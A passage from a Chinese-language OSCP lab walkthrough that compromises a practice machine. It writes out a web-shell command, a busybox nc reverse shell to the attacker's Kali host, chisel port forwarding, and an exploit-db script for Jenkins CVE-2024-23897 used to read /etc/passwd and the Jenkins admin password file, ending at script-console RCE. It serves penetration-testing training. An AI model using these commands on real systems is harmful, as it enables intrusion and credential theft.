

右键在新标签打开图片,测试可成功执行系统命令。
1
| https://192.168.104.103:9443/uploadImage/shell.php?cmd=ls
|

kali 使用 nc 监听 80 端口,然后通过 web shell 执行反弹 shell,获取到系统 www-data 用户权限。
1
2
| nc -lvnp 80
https://192.168.104.103:9443/uploadImage/shell.php?cmd=busybox%20nc%20192.168.45.202%2080%20-e%20/bin/bash
|



升级为交互式 shell。
3.2.3 密码复用切换至 vmdak 用户 shell
利用在 Prison Management System 后台获取的默认密码可切换至 vmdak 用户。


3.2.4 用户旗帜获取
3.3 提权获取系统管理员权限
3.3.1 Jenkins 本地文件包含漏洞(CVE-2024-23897)
通过系统网络连接和进程发现靶机本地 8080 端口以 root 权限运行了 jenkins 程序。


使用 chisel 将靶机 8080 端口转发至 kali 9090 端口。
1
2
| chisel server -p 8000 -reverse
./chisel_1.10.1_linux_386 client 192.168.45.202:8000 R:9090:127.0.0.1:8080
|



访问 kali 本地 9090 端口,需有输入密码才能访问 jenkins 应用,密码存储在 /root/.jenkins/secrets/initialAdminPassword 文件中。
使用 dirsearch 进行目录枚举,访问枚举的目录可得知应用版本为:Jenkins 2.401.2。


搜索引擎检索发现 Jenkins 2.401.2 历史存在本地文件包含漏洞。
参考链接:
1
2
| https://nvd.nist.gov/vuln/detail/cve-2024-23897
https://www.exploit-db.com/exploits/51993
|



通过 searchsploit 检索复制漏洞利用脚本,并成功执行读取到系统 passwd 文件。
1
2
| searchsploit Jenkins 2.
searchsploit -m java/webapps/51993.py
|
1
| python3 51993.py -u http://127.0.0.1:9090 -p /etc/passwd
|
读取管理员旗帜。
1
| python3 51993.py -u http://127.0.0.1:9090 -p /root/.jenkins/secrets/initialAdminPassword
|

3.3.2 Jenkins 后台脚本控制台 RCE
OSCP 考试中只得到管理员旗帜并不能得到对应的分值,需提权至系统最高权限。继续读取 /root/.jenkins/secrets/initialAdminPassword 文件。

使用获取的密码登录 Jenkins 后台,通过后台的 Manage Jenkins - script console 执行系统命令。
